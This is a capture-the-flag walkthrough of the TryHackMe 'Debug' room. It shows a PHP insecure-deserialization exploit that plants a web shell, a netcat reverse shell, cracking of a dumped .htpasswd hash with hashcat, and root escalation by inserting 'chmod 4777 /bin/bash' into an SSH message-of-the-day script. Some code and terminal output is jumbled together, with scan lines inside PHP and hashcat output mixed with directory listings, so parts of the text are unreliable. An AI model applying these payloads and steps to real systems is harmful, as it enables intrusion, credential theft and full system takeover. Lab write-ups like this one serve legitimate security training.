

# Debug

## Debug

<https://tryhackme.com/room/debug>

```
rustscan -a 10.10.76.135 -- -sC -sV -A | tee scan.txt
```

Open 10.10.76.135:22

Open 10.10.76.135:80

```
gobuster dir -u 10.10.76.135 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20
```

something interesting

```
$NameArea = $_GET['name']; // elapsed
$emailArea = $_GET['email']; // scan
$TextArea = $_GET['comments'];
// Message // elapsed
echo $this->message = "Message From : " . $NameArea . " || From Email : " . $EmailArea . " || Comment : " . $TextArea . "\n";
} // done: 1 IP address (1 host up) scanned in 10.10 seconds

public function __destruct() {
    // 10.10.76.135 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20
    file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
    echo 'Your submission has been successfully saved!';
    // 01 Reeves (0xne0n0x1) & Christian Mehlbauer (0x1ref0rt)
}

-!- Url: http://10.10.76.135
-!- Method: GET
```

```
cat index.php.bak
```

I found code mistake

```
public function __destruct() {

    file_put_contents(__DIR__ . '/' . $this->form_file,$this->message,FILE_APPEND);
    echo 'Your submission has been successfully saved!';

}

// Leaving this for now... only for debug purposes... do not touch!
$debug = $_GET['debug'] ?? '';
$messageDebug = unserialize($debug);

$application = new FormSubmit;
$application -> SaveMessage();
```

Create php code with cmd execution

```
<?php
class FormSubmit{
    public $form_file = 'shell.php';
    public $message = '<?php system($_GET["cmd"]); ?>';
}
$obj = new FormSubmit();
echo serialize($obj);
?>
```

php shell.php

```
(kali@kali) - [~/THM/debug]
$ php shell.php
O:10:"FormSubmit":2:{s:9:"form_file";s:9:"shell.php";s:7:"message";s:30:"<?php system($_GET["cmd"]); ?>";}

(kali@kali) - [~/THM/debug]
$
```


To download my file I use parameter "debug"

```
Running: Paused: Finished: New task: Scan: Intruder attack
script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"></script>
script src="javascripts/default.js"></script>
/body>
/html>


(kali@kali) - [~/THM/debug]
$ nano shell.php
$ nano shell.php

(kali@kali) - [~/THM/debug]
$ php shell.php
O:10:"FormSubmit":2:{s:9:"form_file";s:9:"shell.php";s:7:"me!

(kali@kali) - [~/THM/debug]
$ cat log
```



And I have RCE



www-data

revshell from <https://www.revshells.com/>

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ nc -l -v 4444
listening on [any] 4444 ...
connect to [10.11.28.126] from (UNKNOWN)
www-data@osboxes:/var/www/html$
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

interesting file .htpasswd

```
drwxr-xr-x 6 www-data www-data 4096 Sep 8 04:23 .
drwxr-xr-x 3 root root 4096 Mar 9 2021 ..
-rw-r--r-- 1 www-data www-data 44 Mar 9 2021 .htpasswd
drwxr-xr-x 5 www-data www-data 4096 Mar 9 2021 backup
drwxr-xr-x 2 www-data www-data 4096 Mar 9 2021 grid
-rw-r--r-- 1 www-data www-data 11321 Mar 9 2021 index.html
-rw-r--r-- 1 www-data www-data 6399 Mar 9 2021 index.php
drwxr-xr-x 2 www-data www-data 4096 Mar 9 2021 javascripts
drwxr-xr-x 2 www-data www-data 4096 Mar 9 2021 less
-rw-r--r-- 1 www-data www-data 47 Sep 8 04:23 message.txt
-rw-r--r-- 1 www-data www-data 2339 Mar 9 2021 readme.md
-rw-r--r-- 1 www-data www-data 30 Sep 8 04:23 shell.php
-rw-r--r-- 1 www-data www-data 10371 Mar 9 2021 style.css
www-data@osboxes:/var/www/html$ cat .htpasswd
cat .htpasswd
james:$apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1
www-data@osboxes:/var/www/html$
```

james:apr1zPZMix2A\$d8fBXH0em33bfI9UTt9Nq1

This is apache hash (1600 number)

1450	HMAC-SHA256 (key = \$pass)	abaf88d66bf2334a4a8b207cc61a96fb46c3e38e882e6f6f886742f688b8e
1460	HMAC-SHA256 (key = \$salt)	8efbef4cec28f228fa948daaf4893ac3638fbae81358ff9020be1d7a9a509
1470	sha256(utf16le(\$pass))	9e9283e633f4a7a42d3abc93701155be8afe5660da24c8758e7d3533e2
1500	descript, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache \$apr1\$ MD5, md5apr1, MD5 (APR) 2	\$apr1\$71850310\$gh9m4xcAn3MGxogwX/ztb.
1700	SHA2-512	62a9dda629eb7f0f8e9b0e49e45d47d2da99004f007ad72492e3c81ebd3
1710	sha512(\$pass.\$salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d89b8ab65142c9a8dafb635f
1720	sha512(\$salt.\$pass)	976b451818634a1e2acba682da3fd6efa72adf8a7a08d7939550c244b2
1730	sha512(utf16le(\$pass).\$salt)	13070359002b6fbb3d28e50fba55efcf3d7cc115fe6e3f6c98bf0e3210f1c
1740	sha512(\$salt.utf16le(\$pass))	bae3a3358b3459c761a3ed40d34022f0609a02d90a0d7274610b16147
1750	HMAC-SHA512 (key = \$pass)	94cb9e31137913665dbea7b058e10be5f050cc356062a2c9679ed0ad6
1760	HMAC-SHA512 (key = \$salt)	7cce966f5503e292a51381f238d071971ad5442488f340f98e379b3aeae
1770	sha512(utf16le(\$pass))	79bba09eb9354412d0f2c037c22a777b8bf549ab12d49b77d5b25faa83
1800	sha512crypt \$6\$, SHA512 (Unix) 2	\$6\$52450745\$k5ka2p8bFuSmoVT1tzOyyuaREkkkBcCNqoDKZyJL9F
2000	STDOUT	n/a
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2	\$DCC2\$10240#tom#e4e938d12fe5974dc42a90120bd9c90f
2400	Cisco-PIX MD5	dRRVnUmUHXOTt9nk
2410	Cisco-ASA MD5	02dMBMYkTdC5Ztyp:36

```
$apr1$
```

```
hashcat -m 1600 hash.txt /home/kali/Desktop/rockyou.txt
```

```

-rw-r--r-- 1 www-data www-data 10371 Mar 9 2021 style.css
$apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1:
cat /htpasswd
Session.....: hashcat 10em33bfI9UTt9Nq1
Status.....: Cracked html$ ls -la
Hash.Mode.....: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target.....: $apr1$zPZMix2A$d8fBXH0em33bfI9UTt9Nq1
Time.Started.....: Fri Sep 8 04:57:33 2023 (1 sec)
Time.Estimated...: Fri Sep 8 04:57:34 2023 (0 secs)
Kernel.Feature...: Pure Kernel 44 Mar 9 2021 .htpasswd
Guess.Base.....: File (/home/kali/Desktop/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%) 96 Mar 9 2021 grid
Speed.#1.....: 2937 H/s (11.43ms) @ Accel:128 Loops:500 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1024/14344385 (0.01%) 9 2021 javascripts
Rejected.....: 0/1024 (0.00%) 96 Mar 9 2021 less
Restore.Point....: 512/14344385 (0.00%) 8 04:23 message.txt
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator 8 Sep 8 04:23 shell.php
Candidates.#1....: hockey → bethany Mar 9 2021 style.css
Hardware.Mon.#1..: Util: 34% 1$ ls /home
ls /home
Started: Fri Sep 8 04:57:04 2023
Stopped: Fri Sep 8 04:57:36 2023 -la /home/james

```

```
ssh james@10.10.85.89
```

user flag is here

```

james@osboxes:~$ ls
Desktop Documents Downloads examples.desktop Music Note-To-James.txt Pictures Public Templates user.txt Videos
james@osboxes:~$ cat user.txt
7e37c84a66cc40b1c6bf700d08d28c20
james@osboxes:~$ cat Note-To-James.txt
Dear James,

As you may already know, we are soon planning to submit this machine to THM's CyberSecurity Platform! Crazy ... Isn't it?

But there's still one thing I'd like you to do, before the submission.

Could you please make our ssh welcome message a bit more pretty... you know... something beautiful :D

I gave you access to modify all these files :)

Oh and one last thing... You gotta hurry up! We don't have much time left until the submission!

Best Regards,

root
james@osboxes:~$

```

James can modify the welcome message in ssh that located in /etc/update-motd.d/00-header

Add this to file

```

11
printf "Welcome to %s (%s\n"
chmod 4777 /bin/bash

```

and relogin

```
(kali㉿kali)-[~/THM/debug]
$ ssh james@10.10.85.89
james@10.10.85.89's password:
Permission denied, please try again.
james@10.10.85.89's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

439 packages can be updated.
380 updates are security updates.

Last login: Fri Sep  8 05:21:49 2023 from 10.11.28.126
-bash-4.3$ id
uid=1001(james) gid=1001(james) groups=1001(james)
-bash-4.3$ cd /root
-bash: cd: /root: Permission denied
-bash-4.3$ /bin/bash -p
bash-4.3# id
uid=1001(james) gid=1001(james) euid=0(root) groups=1001(james)
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt

bash-4.3#
```

Here is the final flag